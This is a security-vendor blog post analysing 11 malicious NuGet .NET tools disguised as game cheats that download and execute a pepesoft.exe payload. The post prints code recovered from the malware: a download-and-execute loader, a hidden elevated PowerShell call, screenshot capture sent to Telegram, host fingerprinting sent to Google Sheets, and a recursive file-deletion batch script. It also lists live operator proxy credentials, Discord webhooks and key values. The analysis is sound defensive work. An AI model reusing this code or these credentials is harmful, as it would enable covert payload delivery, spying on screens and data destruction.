

11 Malicious NuGet Tools Pose as Game Cheats to Drop a Windo...

 socket.dev/blog/11-malicious-nuget-tools-pose-as-game-cheats

Kush Pandya

July 14, 2026



Summarize with AI

Socket's Threat Research Team analyzed 11 malicious NuGet packages published as .NET command-line tools (DotnetTool package type) that present themselves as game utilities, bots, and "panels". Every package is a first-stage downloader that fetches and executes a second-stage Windows payload named `pepesoft.exe` from GitHub Releases and Hugging Face paths under the username `pepegit666`, with dormant BitTorrent fallback code built in.

The campaign splits cleanly into two stages:


- A .NET downloader stage shipped inside each NuGet package. It resolves GitHub download hosts over DNS-over-HTTPS, bypassing the system resolver and likely bypassing hosts-file or local DNS sinkhole controls, and 10 of the 11 downloaders request elevation to resync the system clock before fetching the payload.

- A PyInstaller-packed Python payload (pepesoft.exe). The recovered payloads use downloader-supplied AWS-style key material to retrieve remote configuration, authenticate to Google Sheets, bind activations to hardware, and honor a remote HWID/UUID ban-list. In the three direct-bytecode payloads, the larger game-automation application also exposes Telegram bot commands that can send screenshots back to the configured chat.

All 11 packages share the same AWS-style key material and the same process mutex, which ties the downloader stage to a single toolchain. The payload corpus contains recovered original pepesoft.exe files for the eight PyArmor-protected release tags, and each has a distinct hash. Three payloads, Albion, Calculator, and Throne, ship gtaobus.pyc as direct bytecode and recover to large game-automation applications. The other eight wrap gtaobus.pyc with pyarmor_runtime_015050; instrumented recovery produced a roughly 1,040-line licensing and telemetry module for each. The first-stage downloader behavior applies to all 11 packages. The second-stage findings below explicitly distinguish behavior proven across the full recovered payload set from behavior proven only in the direct-bytecode or PyArmor-protected groups.

We have reported these packages to the NuGet security team and requested the removal of the package and the suspension of the publisher's account.

THE GAMER'S TRAP: SIMPLIFIED ATTACK CHAIN



Attack chain flow: NuGet DotnetTool downloader stages and launches pepesoft.exe, which reports to Google Sheets, honors a remote HWID ban-list, and (in the direct-bytecode builds) exposes Telegram screenshot control.

Background on NuGet Dotnet Tools and the Targeted Games

In addition to libraries, the NuGet package registry also distributes .NET tools, which are packages marked with the `DotnetTool` package type and installed with `dotnet tool install`. Once installed, a tool exposes a console command that runs a bundled assembly through the dotnet runner.

The packages in this campaign present themselves as game utilities and register commands such as `throne-run`. The names map directly to Albion Online, GTA5RP, GrandRP, Majestic RP, RMRP, Amazing RP, Lineage 2, Throne and Liberty, Russian Fishing 4, and generic trigger-bot and calculator-themed tools. The package IDs, command names, release tags, updater-like progress output, Russian-language console messages, and Russian comments in the bundled application manifest point to Russian-language game-utility theming.



Known malware

✕

Package and version (1)

amazing-x-x@7.7.8

▼

Instance	Details
Instance #1	Note This module is a high-risk downloader/loader: it retrieves an executable payload from remote locations (HTTPS and optionally BitTorrent), stages it on disk, and executes it via cmd.exe with no integrity/authenticity checks. It additionally performs elevated PowerShell time synchronization and injects hardcoded AWS-like credential values into environment variables prior to launching the payload—hallmarks of intrusive supply-chain malware behavior. Treat the package as malicious until proven otherwise by trusted signing, hashes, and behavioral validation. Detected 2026-06-27 08:28:30 UTC Alert Locations  tools/net8.0/any/amazingrp.dll

Socket's AI Scanner flagging [amazing-x-x@7.7.8](#) as known malware. The flagged module is the bundled first-stage downloader `tools/net8.0/any/amazingrp.dll`.

First Stage: The .NET Downloader

Each package places its downloader assembly under `tools/net8.0/any/`, named after the game (for example `albion.dll`, `gta5rp.dll`, `lineage2.dll`, and `setup.dll` for the Throne package). Alongside it, every package bundles the same supporting libraries: `Colorful.Console` for colored console output, and the full `MonoTorrent` and `Mono.Nat` stacks for BitTorrent transfer and NAT traversal.

Masquerade and single-instance guard

On launch, the tool prints colored Russian updater-like status text through `Colorful.Console` (“Launching, please wait”, “Startup speed depends on your internet connection”, “Downloading assets”). It also creates a named mutex so only one instance runs.

```
string name = "Global\\{5BD61028-3D9C-4B4E-AD45-CA4F1B35D0F4}";
Mutex mutex = new Mutex(initiallyOwned: true, name, out createdNew);
if (!createdNew)
{
    Console.WriteLine("Программа уже запущена", ColorTranslator.FromHtml("#ff2400"));
    await Task.Delay(2000);
    Environment.Exit(0);
}
```

Clock resync with a UAC elevation request

Before any network activity, 10 of the 11 downloader assemblies spawn a hidden PowerShell process with the `runas` verb to start the Windows Time service and force a resync. The `runas` verb requests elevation, and the clock resync can reduce TLS failures caused by local clock skew. The Calculator downloader does not contain the `SynchronizeSystemTime` routine seen in the other samples.

```
var startInfo = new ProcessStartInfo
{
    FileName = "powershell.exe",
    Arguments = "-NoProfile -WindowStyle Hidden -Command\"Start-Service w32time; w32tm /resync\"",
    CreateNoWindow = true,
    UseShellExecute = true,
    WindowStyle = ProcessWindowStyle.Hidden,
    Verb = "runas"
};
```

Hardcoded credentials passed to the payload

The tool sets three environment variables in its own process so they are inherited by the child `pepesoft.exe`. Two are AWS-style keys and the third is an endpoint URL pointing at a Cloudflare Worker. This is how the downloader configures the payload’s cloud-storage client without embedding credentials in the payload itself.

```
if (host.Contains("github", StringComparison.OrdinalIgnoreCase))
{
    using HttpClient dnsClient = new HttpClient();
    string requestUri = "https://dns.google/resolve?name=" + host + "&type=A";
    using JsonDocument doc = JsonDocument.Parse(await
```

```

dnsClient.GetStringAsync(requestUri, cancellationToken));
    // ... first A record is parsed and used as the connect target ...
}

```

DNS-over-HTTPS for GitHub host resolution

The download client installs a custom `SocketsHttpHandler` with a `ConnectCallback`. When the target host contains the string `github`, the tool resolves it through Google's DNS-over-HTTPS resolver instead of the system resolver, then connects directly to the returned IP address. This can bypass hosts-file entries and local DNS sinkholes that defenders often use to block `github[.]com`, but it does not bypass IP, SNI, or proxy controls by itself.

```

string hfUrl =
"https://huggingface[.]co/buckets/pepegit666/albion[.]onlinepanel/resolve/pepesoft.exe
?download=true";
string githubUrl =
"https://github[.]com/pepegit666/123f53y45ysdf34/releases/download/albion[.]onlinepane
l/pepesoft.exe";
string magnetLink = "";
// ... try hfUrl, fall back to githubUrl, then:
if (string.IsNullOrEmpty(magnetLink))
{
    throw new Exception("Все источники загрузки недоступны.");
}
reconstructedFileName = await DownloadViaTorrent(magnetLink, tempDir);

```

Multi-source payload staging with a torrent fallback

The tool defines three download sources for `pepesoft.exe` and tries them in order. It first issues a `HEAD` request to read the `Last-Modified` header, caches that timestamp in a local `version.meta` file, and reuses a previously downloaded copy if the server timestamp has not changed. When a download is required, it pulls from Hugging Face first, then GitHub Releases, then a BitTorrent magnet link.

```

string hfUrl =
"https://huggingface[.]co/buckets/pepegit666/albion[.]onlinepanel/resolve/pepesoft.exe
?download=true";
string githubUrl =
"https://github[.]com/pepegit666/123f53y45ysdf34/releases/download/albion[.]onlinepane
l/pepesoft.exe";
string magnetLink = "";
// ... try hfUrl, fall back to githubUrl, then:
if (string.IsNullOrEmpty(magnetLink))
{
    throw new Exception("Все источники загрузки недоступны.");
}

```

```
}
reconstructedFileName = await DownloadViaTorrent(magnetLink, tempDir);
```

In the analyzed samples the magnet link is an empty string, so the torrent branch is dormant. The MonoTorrent libraries and the DownloadViaTorrent routine are fully present, but enabling the torrent path would require changing the compiled downloader or shipping a new package.

Operator staging on GitHub Releases under pepegit666/123f53y45ysdf34: one release per game tag, each serving pepesoft.exe as a release asset.

Payload execution and cleanup

Once the payload is on disk under a randomly named .tmp file in a local ./_ directory, the tool writes a short batch file that contains a /realtime launch command. The observed process start path, however, directly starts the payload through cmd.exe /C and does not execute the generated batch file. The generated batch file is deleted after a short delay, so realtime-priority execution is not confirmed from these artifacts.

```
string contents = "@echo off\r\nstart \"\" /realtime cmd /c \"\"\" +
reconstructedFileName + "\"\"\"\"r\n";
File.WriteAllText(batchFile, contents);
var startInfo = new ProcessStartInfo
{
    FileName = "cmd.exe",
    Arguments = "/C \"\"\" + reconstructedFileName + "\"\"\"",
    CreateNoWindow = false,
    UseShellExecute = true
};
Process.Start(startInfo);
```

Ten of the downloader assemblies also call a CleanupMeiFolders routine that removes _MEI temporary directories, the extraction folders that PyInstaller leaves behind. This can remove directories left by prior payload runs. The Calculator downloader does not contain that cleanup routine.

Second Stage: pepesoft.exe

pepesoft.exe is a PyInstaller bundle built on Python 3.13. The Albion, Calculator, and Throne payloads expose their top-level entry module as direct Python bytecode. In those three samples, gtaobus.pyc reconstructs embedded data from base64 and zlib, decrypts it with Fernet, and executes the recovered Python source with exec.

```
decrypted_code = fernet.decrypt(encrypted_data).decode("utf-8")
exec(decrypted_code)
```

The file named `81d243bd2c585b0f4821__mypyc.cp313-win_amd64.pyd` is byte-for-byte identical across the three unpacked payloads, but its strings identify `charset_normalizer` mypyc code, including `charset_normalizer.cd` and `charset_normalizer.md` symbols. It is an identical compiled dependency, not direct evidence that the malicious payload core is implemented in native mypyc code.

The recovered direct-bytecode sources then expand a second embedded blob with `base64.b64decode` and `zlib.decompress`, then execute that decoded source with `exec`. We decoded those inner blobs statically. They contain the cloud configuration, Google Sheets activation checks, hardware binding, ban-list handling, UI bootstrap logic, keyboard and mouse device inventory, memory and disk inventory, network-connection counts, admin-status checks, and current-directory status writes. The larger direct-bytecode application around that embedded gate contains game automation, STAT telemetry, Discord token polling, OCR, and Telegram screenshot handlers discussed below.

The eight additional recovered payloads, Amazing RP, GrandRP, GTA5RP, Lineage 2, Majestic, RMRP, Russian Fishing 4, and Trigger, also unpack as PyInstaller archives and use `gtaobus.pyc` as the entry module, but that module is wrapped with `pyarmor_runtime_015050` and a large encrypted PyArmor blob. We recovered the source of all eight by running each sample under an instrumented Windows Python 3.13 interpreter in a network-isolated container and capturing the source passed back into Python. Each recovered PyArmor module is roughly 1,040 lines and shares the same licensing, Google Sheets, hardware-binding, ban-list, proxy fallback, activation-key storage, and storefront-linking logic. They differ by the per-game product-sheet name, the `tbl_name` constant: RMRP, AMAZING, GRANDRP, GTA5RP, L2, MajesticMAIN, RusFish4, and TriggerRP. Those eight recovered modules do not contain the aiogram Telegram command handlers, screenshot senders, Discord webhook constants, or game-automation routines seen in the direct-bytecode Albion, Calculator, and Throne applications.

Remote configuration through Worker and S3

The inner source reads the three environment variables set by the downloader and uses them to retrieve `service.json`, first through the Worker URL and then through an S3-compatible fallback bucket.

```
access_key = os.environ.get('AWS_ACCESS_KEY_ID')
secret_key = os.environ.get('AWS_SECRET_ACCESS_KEY')
WORKER_URLs = os.environ.get('AWS_CONFIG_KEY')
```

```

async def get_file_via_proxy(filename="service.json"):
    async with aiohttp.ClientSession() as session:
        async with session.get(f"{WORKER_URLS}/{filename}") as response:
            return await response.json() if response.status == 200 else None

async def init_s3_main():
    service_config = await get_file_via_proxy("service.json")
    if not service_config:
        s3_client = S3Client(access_key, secret_key, "https://s3[.]ru-
3[.]storage[.]selcloud[.]ru", "zfile")
        service_config = await s3_client.get_json_file("service.json")

```

The S3Client class also defines `upload_file`, `delete_file`, `get_file`, and `get_json_file` methods using `aiobotocore`, including an `await client.put_object(...)` upload path. This gives the payload a full read/write cloud client keyed to the operator's bucket: it pulls `service.json` on startup and carries built-in capability to upload and delete files in that bucket on demand.

Google Sheets telemetry and licensing state

The confirmed telemetry and licensing sink is Google Sheets. After retrieving `service.json`, the payload builds Google service-account credentials with `service_account.Credentials.from_service_account_info(...)`, authorizes `gspread`, and opens Google spreadsheets. Across the recovered sources, the code references the shared info spreadsheet, per-game product spreadsheets, the banned worksheet opened from the shared GTA5RP spreadsheet, and, in the direct-bytecode applications, STAT. The eight PyArmor-protected payloads each open a per-game product spreadsheet named after their `tbl_name` constant: RMRP, AMAZING, GRANDRP, GTA5RP, L2, MajesticMAIN, RusFish4, and TriggerRP. The three direct-bytecode applications open their own product spreadsheets: ALBIONBOTMAIN (Albion), GTA5RPCALC (Calculator), and THRONE (Throne). The GTA5RP spreadsheet is both the GTA5RP payload's product sheet and the shared host of the banned ban-list worksheet.

In the direct-bytecode Albion, Calculator, and Throne applications, the payload writes start and exit telemetry to the STAT spreadsheet. The recorded fields include:

- Stage, product, version, timestamp, runtime duration, launch count, and first-launch date.
- A generated PC identifier built from hardware UUID, disk serial, MAC address, or a hash of host attributes.
- Windows version, logged-in username, hostname, CPU architecture, internet status, and current program status.
- Internet speed and ping results, screen resolution, screen scaling, GPU, CPU, and motherboard model.

- Visible large-window metadata, including process name, window title, window size, and fullscreen or windowed mode.
- IP address, geolocation, ZIP or region where available, and latitude and longitude when returned by public IP geolocation services.
- Application fields such as activation keys, days remaining, selected color palette, and error text.

The recovered PyArmor inner modules also update product worksheets with licensing and system state. The direct-bytecode payloads contain related activation and status-write logic in their inner configuration blobs.

In the decoded inner blobs for Albion, Calculator, and Throne, the payload queries keyboard and pointing-device names through WMI, counts local network connections through `psutil.net_connections()`, checks whether it is running as administrator, and writes selected inventory fields into Google Sheets cells.

```
keyboard_future = executor.submit(get_keyboard_info)
mouse_future = executor.submit(get_mouse_info)
network_future = executor.submit(get_network_connections)

updates = [
    (row_number, 15, sys_info['cpu']),
    (row_number, 16, sys_info['memory']),
    (row_number, 17, sys_info['disks']),
    (row_number, 21, sys_info['network'])
]

is_admin = ctypes.windll.shell32.IsUserAnAdmin() != 0
updates.append((row_number, 18, 'Da' if is_admin else 'Her'))
for update in updates:
    sheet.update_cell(*update)

updates.extend([
    (row_number, 7, current_cpu),
    (row_number, 8, current_motherboard),
    (row_number, 9, current_gpu),
])

if not saved_hwid: updates.append((row_number, 24, str(uuid.uuid4())))
if not saved_uuid: updates.append((row_number, 25, str(uuid.uuid4())))
for update in updates:
    sheet.update_cell(*update)
ws.update_cell(row_idx, h.index("Status") + 1, new_status)
```

This is harmful because it gives the operator a spreadsheet-backed inventory of hosts that ran or activated the tool, their hardware fingerprints, and their runtime status. In the direct-bytecode applications, the additional STAT writes also include current user and machine names, rough physical location, installed display and hardware profile, and active-window

metadata. That data can be used to track repeat executions, correlate the same user across reinstalls, enforce licensing, and decide which machines are allowed to continue running the tool.

Telegram screenshot automation in the direct-bytecode applications

The direct-bytecode Albion, Calculator, and Throne applications implement Telegram bot handlers with aiogram. Chat IDs are stored in `./libgg/chat_ids.txt` after `/start`, and the bot sends messages and screenshots to the configured chat. This matches the operator storefront's advertised "Telegram panel" functionality, but it is still a remote-control and data-exposure surface inside a payload delivered by a NuGet downloader.

Whoever controls the configured bot and has an accepted chat can issue predefined remote commands to the host, including screenshot capture, program-window capture, game reconnect automation, game disconnect, and feature toggles that drive local keyboard, mouse, and game-automation routines. In the recovered handlers, `/start` stores the sender chat ID, and no separate command-level authorization check was found across the 36 aiogram message handlers in the direct-bytecode applications, so any chat that completes `/start` obtains this remote-control surface over the victim machine.

The Albion and Calculator applications expose commands such as `/screen` and `/pscreen`. `/screen` captures the GTA process window and sends it with `reply_photo`; `/pscreen` captures the pepesoft application window and sends it with `answer_photo`.

```
screenshot = pyautogui.screenshot(region=(
    gta_window.left, gta_window.top,
    gta_window.width, gta_window.height
))
screenshot.save("./libgg/screenshot_test.png")
file = FSInputFile("./libgg/screenshot_test.png")
await message.reply_photo(file)
```

The Throne application has the same game-window and program-window screenshot paths, plus additional screenshot delivery in `/connect`, `/disconnect`, and fishing-monitoring code. The fishing-monitoring code creates and sends several fixed-region status screenshots, including `./libgg/2_screenshot.png` through `./libgg/5_screenshot.png`. It also sends `./libgg/ulov_screenshot.png` when the relevant fishing notification flag is set, but the creation site for that file was not found in the recovered source. The `/disconnect` handler captures the full screen with `pyautogui.screenshot()` and sends it back through Telegram.

```
screenshot_path = "./libgg/disconnect_screenshot.png"
screenshot = pyautogui.screenshot()
screenshot.save(screenshot_path)
```

```
file = FSInputFile(screenshot_path)
await message.reply_photo(file)
```

This is harmful because the screenshot sender does not distinguish game content from secrets. If a password manager, browser session, wallet, private message, token, recovery phrase, or login form is visible inside the captured region or full screen at the time of capture, that data is included in the image sent through Telegram. The direct-bytecode applications also use `ImageGrab.grab(...)` and `pytesseract.image_to_string(...)` for OCR, so screen content is not only capturable as pixels, it can also be converted into text for automation. Separate local OCR/debug screenshots such as `screenshot.png`, `processed_image.png`, and Throne's `far_zone` or `near_zone` debug images were found as local automation artifacts, but no Telegram, Discord, S3, or HTTP send path for those specific files was found in the recovered source.

Exit-time system changes and folder cleanup in the direct-bytecode applications

The direct-bytecode Albion, Calculator, and Throne applications also contain an exit handler that changes system state and can delete local files. When the Flet route is `/exit`, the code deletes `DisableLogging` and `DisableMSI` values from `HKLM\Software\Policies\Microsoft\Windows\Installer` if those values exist. This modifies Windows Installer policy state on the host.

```
installer_subkey = r"Software\Policies\Microsoft\Windows\Installer"
disable_logging = "DisableLogging"
disable_msi = "DisableMSI"
if check_registry_value(winreg.HKEY_LOCAL_MACHINE, installer_subkey, disable_logging):
    delete_registry_value(winreg.HKEY_LOCAL_MACHINE, installer_subkey,
                           disable_logging)
if check_registry_value(winreg.HKEY_LOCAL_MACHINE, installer_subkey, disable_msi):
    delete_registry_value(winreg.HKEY_LOCAL_MACHINE, installer_subkey, disable_msi)
```

The same exit handler reads `Documents\app_settings.json` and checks an `exitadaptive` setting. The setting is also exposed in the user interface with the English label “Delete program data and settings after shutdown,” which supports a cleanup-feature interpretation. When `exitadaptive` is false, the generated `shutdown.bat` kills helper processes, kills `.tmp` processes, and deletes itself. When `exitadaptive` is true, the generated batch goes further: it deletes every non-EXE file in its current directory, deletes `UnRaR.exe`, recursively removes every subdirectory with `rmdir /s /q`, then retries directory removal with PowerShell.

```
for %%f in (*) do (
    if /I not "%%~xf"=="*.exe" (
        if not "%%~nx"=="%~nx0" (
            del /f /q "%%f" >nul 2>&1
```

```

    )
)
)
for /d %%d in (*) do (
    rmdir /s /q "%%d" >nul 2>&1
)
powershell -Command "Get-ChildItem -Directory | ForEach-Object { Remove-Item -
LiteralPath $_.FullName -Recurse -Force -ErrorAction SilentlyContinue }"
```

This may be intended to clean the bot's working folder and helper binaries, but it is still a serious host-impact behavior. If the application runs from a directory that contains unrelated user files or folders, the exitadaptive branch can remove them. The registry edits also reach into machine-wide Windows Installer policy rather than staying within the bot's own configuration.

Hardware-fingerprint binding and a remote ban-list

The payload does not treat every host as anonymous. On startup it reads the activated key, resolves the matching row in the product spreadsheet, and then runs two checks that hand the operator direct control over an individual machine.

First, it pulls a banned worksheet from the shared GTA5RP spreadsheet and compares the current host's hardware ID and hardware UUID against every entry. A match halts execution.

```

banned_list = client.open("GTA5RP").worksheet("banned").col_values(1)
for banned_data in banned_list:
    if banned_data.strip() and (banned_data == current_hwid or banned_data ==
current_uuid):
        return True
```

When a ban matches, the payload flips the host's status to `Offline`, prints “Ваш ПК в системе приостановлен” (“Your PC is suspended in the system”), and exits.

Second, `ensure_device_uuid_fast()` reads the CPU, motherboard, and GPU values previously stored in the host's spreadsheet row and compares them to the live machine. This binds an activation to one physical device, which enforces the paid-cheat licensing model and also causes the tool to reject hardware profiles that do not match the enrolled one. This is harmful because it gives the operator a server-side kill switch over any installed or licensed machine and a durable per-device identity that survives reinstalls.

Proxy fallback in the PyArmor-protected payloads

The eight PyArmor-protected payloads add a Google Sheets resilience path. They first try a direct connection, probing with `client.open_by_key('healthcheck')`. If the direct

connection fails, they retry the same Sheets authentication and traffic through a hardcoded authenticated HTTP proxy. This proxy path was not found in the direct-bytecode Albion, Calculator, or Throne sources.

```
PROXY_DATA = {"ip": "196.16.3.71", "port": "9528", "user": "X1U0z7", "pass": "ZHcUHN"}
PROXY_URL = f"http://{PROXY_DATA['user']}:{PROXY_DATA['pass']}@{PROXY_DATA['ip']}:{PROXY_DATA['port']}"
PROXIES = {"http": PROXY_URL, "https": PROXY_URL}
```

This is harmful because blocking `sheets.googleapis.com` or `www.googleapis.com` at the egress may not stop Sheets writes from those eight payloads if the proxy path succeeds; the tool can reroute the same traffic through hardcoded proxy infrastructure.

Shared Code, Shared Infrastructure

A single username and shared constants thread through the entire campaign.

- The username `pepegit666` hosts the staged payloads. GitHub Releases live under the repository `github[.]com/pepegit666/123f53y45ysdf34`, and a mirror lives under the Hugging Face account path `huggingface[.]co/buckets/pepegit666`. Both platforms are legitimate services abused for payload staging.
- The payload's own Flet user interface links out to the operator's storefront `bots.pepesoft[.]ru` and to the Telegram channel `t[.]me/pepesoft777`. The storefront presents Pepesoft as a commercial game-automation service with Telegram-panel control, which ties the payload family to a paid-cheat operation rather than to a normal NuGet developer tool.
- The Cloudflare Worker at `calm-voice-9797.888c888x888[.]workers[.]dev` is passed to the payload as `AWS_CONFIG_KEY` and is used to fetch `service.json`. If that fetch fails, the inner payload falls back to the S3-compatible endpoint `s3[.]ru-3[.]storage[.]selcloud[.]ru` and bucket `zfile`.
- In the eight PyArmor-protected payloads, Google Sheets telemetry has its own fallback. If the direct connection to Google fails, the payload reroutes the same Sheets traffic through the authenticated HTTP proxy `196[.]16[.]3[.]71:9528`, so egress blocking of Google alone may not stop Sheets writes from that group.
- In the recovered payloads, confirmed data movement occurs through Google Sheets updates. Telegram bot photo/message delivery is confirmed in the direct-bytecode Albion, Calculator, and Throne applications. The recovered source defines S3 upload capability, but no local call to that upload method was found in the analyzed payloads.

- All 11 downloaders embed the same AWS-style access key value `5bd610283d9c4b4ead45ca4f1b35d0f4` and secret value `21b4be57bd3743738393f44d9464e212`. The access key value is the process mutex GUID `{5BD61028-3D9C-4B4E-AD45-CA4F1B35D0F4}` with the dashes removed and lower-cased, a small implementation tell that links the two artifacts.
- Each package downloads from a distinct release tag that names its target: `albion[.]onlinepanel`, `amazing.rp`, `calculator`, `grandrp[.]su`, `gta5rp[.]com`, `lineage2panel`, `majesticpanel`, `rmp`, `russianfish4`, `throne`, and `trigpanel`.
- The DNS-over-HTTPS lookups reach `dns.google`, a legitimate Google resolver, which the downloader uses only to resolve GitHub hosts outside the system resolver.
- Multiple indicators point to a Russian-speaking operator building for a Russian-speaking audience. Every bundled app.manifest carries Russian build comments (for example `<!-- Для отключения консоли (GUI приложение) -->`), the downloader prints Russian console text, the payload prints "Ваш ПК в системе приостановлен," the storefront is entirely Russian ("боты без бана... Полная анонимность"), the targets skew to Russian-community RP servers (GTA5RP, GrandRP, Majestic, RMRP, Russian Fishing 4), staging uses `.su/.ru` TLDs, and the S3 fallback runs on Russian provider Selectel (`s3[.]ru-3[.]storage[.]selcloud[.]ru`). These are language, targeting, and infrastructure indicators of a Russian-speaking operator, not a claim of nationality or state affiliation.

The Pepesoft storefront (`bots.pepesoft[.]ru`) markets the payload as a 'bots without bans / full anonymity' service with per-game paid panels, tying the NuGet packages to a paid-cheat operation.

The local artifacts prove hardcoded staging paths, AWS-style key material, eight recovered original `pepesoft.exe` payloads from live staging, Worker/S3 configuration retrieval in recovered payload code, Google Sheets telemetry and licensing state in recovered payload code, and Telegram screenshot delivery in the direct-bytecode applications. This is a static and instrumented code-level analysis of the packages and recovered payloads rather than live operator telemetry, so it establishes the campaign's capabilities and intent; the number of victims behind the operator's spreadsheets and bot is visible only to the operator.

Impact

A developer or gamer who installs any of these packages as a .NET tool and runs its command triggers the downloader chain: DNS-over-HTTPS resolution for GitHub download hosts, download of `pepesoft.exe` from operator staging, and execution of that payload with cloud configuration already set in its environment. In 10 of the 11 packages, the downloader also requests elevation to resync the Windows clock before fetching the payload.

The confirmed outcome across all 11 recovered payloads is operator-staged code running on the user's Windows machine with remote configuration, Google Sheets telemetry or licensing state, hardware-fingerprint binding, and a server-side ban-list that can disable a chosen machine. The direct-bytecode Albion, Calculator, and Throne applications also enumerate detailed host and window state, write richer start and exit telemetry, expose Telegram screenshot delivery for configured chats, modify Windows Installer policy values on exit, and contain a conditional cleanup branch that can delete files and folders from the app's current directory. The eight PyArmor-protected payloads add an authenticated HTTP proxy fallback for Google Sheets traffic when direct Google access is blocked. Visible credentials or sensitive information inside captured regions can be exposed as image data where the screenshot paths are present.

Recommendations

For Users

Do not install NuGet tools that advertise game cheats, trainers, or “panels.” A .NET tool published to NuGet should not need to fetch and run a separate executable from GitHub Releases or Hugging Face, resolve hosts over DNS-over-HTTPS, or request elevation to resync your clock. If you installed any package listed in the IOC section, uninstall it with `dotnet tool uninstall`, delete any `./_` directory and `pepesoft.exe` copies it created, remove `./libgg` and local token or credential files created by the tool, delete the `%LOCALAPPDATA%\Windows Src` and `%APPDATA%\pepesoft` directories where present, and rotate credentials that were typed into the tool or visible on screen while it was running.

For Developers

Treat `DotnetTool` packages as executable code, because they are. Review the `tools/` contents of a tool package before installing, and be suspicious of tools that bundle networking stacks like `MonoTorrent` or that carry no source repository. Pin and vet tool dependencies in CI rather than installing them ad hoc on developer machines.

For Security Teams

Alert on `dotnet tool install` of unknown packages, on child `powershell.exe` - `WindowStyle Hidden` processes that call `w32tm /resync` under a .NET tool, on outbound requests to `dns.google/resolve` from .NET processes, and on any process reading the environment variable `AWS_CONFIG_KEY`. Block the Cloudflare Worker endpoint, the Selcloud S3 fallback endpoint, the HTTP proxy `196[.]16[.]3[.]71:9528`, the bots `pepesoft[.]ru` and `t[.]me/pepesoft777` operator endpoints, and the `pepegit666` staging URLs at the proxy.

For the eight PyArmor-protected payloads, note that blocking Google alone may not stop Sheets writes because the payload can reroute them through that HTTP proxy. Hunt for the shared mutex GUID, hardcoded key values, %LOCALAPPDATA%\Windows Src\key*.txt, ./libgg/chat_ids.txt, ./token.txt, credentials.txt, and pepesoft screenshot filenames across your fleet.

Socket detects threats like this across the full dependency graph, including malicious install and download-and-execute behavior in .NET tools, before they reach developer environments. The [Socket GitHub App](#) scans pull request dependency changes and flags packages that fetch and run remote executables before merge. The [Socket CLI](#) enforces allow and deny rules in CI pipelines. [Socket Firewall](#) blocks known malicious packages before they are fetched. The [Socket browser extension](#) surfaces risk signals while browsing package registries. [Socket MCP](#) prevents AI-assisted coding workflows from introducing suspicious dependencies into your codebase.

MITRE ATT&CK

- T1195.002 - Supply Chain Compromise: Compromise Software Supply Chain
- T1608.001 - Stage Capabilities: Upload Malware
- T1105 - Ingress Tool Transfer
- T1140 - Deobfuscate/Decode Files or Information
- T1027.002 - Obfuscated Files or Information: Software Packing
- T1071.001 - Application Layer Protocol: Web Protocols
- T1059.001 - Command and Scripting Interpreter: PowerShell
- T1059.003 - Command and Scripting Interpreter: Windows Command Shell
- T1113 - Screen Capture
- T1082 - System Information Discovery
- T1057 - Process Discovery
- T1016 - System Network Configuration Discovery
- T1567 - Exfiltration Over Web Service
- T1090.002 - Proxy: External Proxy
- T1112 - Modify Registry
- T1070.004 - Indicator Removal: File Deletion

Indicators of Compromise (IOCs)

Malicious NuGet Packages

1. [albion-x-x](#)

2. [amazing-x-x](#)
3. [calc-x-x](#)
4. [grandrp-x-x](#)
5. [gta5rp-x-x](#)
6. [l2-x-x](#)
7. [majestic-x-x](#)
8. [rmrp-x-x](#)
9. [rusfish4-x-x](#)
10. [throne-x-x](#)
11. [trigger-x-x](#)

Operator Identifiers

- GitHub/Hugging Face/Nuget account username: pepegit666
- <https://github.com/pepegit666/123f53y45ysdf34>
- <https://huggingface.co/buckets/pepegit666>

Network Indicators

- calm-voice-9797.888c888x888[.]workers[.]dev
- s3[.]ru-3[.]storage[.]selcloud[.]ru
- [github\[.\]com/pepegit666/123f53y45ysdf34/releases/download/<tag>/pepesoft.exe](https://github.com/pepegit666/123f53y45ysdf34/releases/download/<tag>/pepesoft.exe)
- [huggingface\[.\]co/buckets/pepegit666/<tag>/resolve/pepesoft.exe?](https://huggingface.co/buckets/pepegit666/<tag>/resolve/pepesoft.exe?download=true)
download=true
- dns.google/resolve
- 196[.]16[.]3[.]71:9528
- bots.pepesoft[.]ru
- t[.]me/pepesoft777
- discord[.]com/api/webhooks/1156474517871403078/zuHl6xQzdMcFjNrm9jTiHvCzNbCiQhkYAIGWNUfj7X4KUIpEATekKlSNna60vyCKaRw
- discord[.]com/api/webhooks/1156474527874818088/qS5cJuxEbyIA1s3tZX_A2u6YsKtLUARVPvN77_6fK5QHGDGFHb3JSuCUSDhtouEsyJgk
- Hardcoded AWS-style access key value: 5bd610283d9c4b4ead45ca4f1b35d0f4
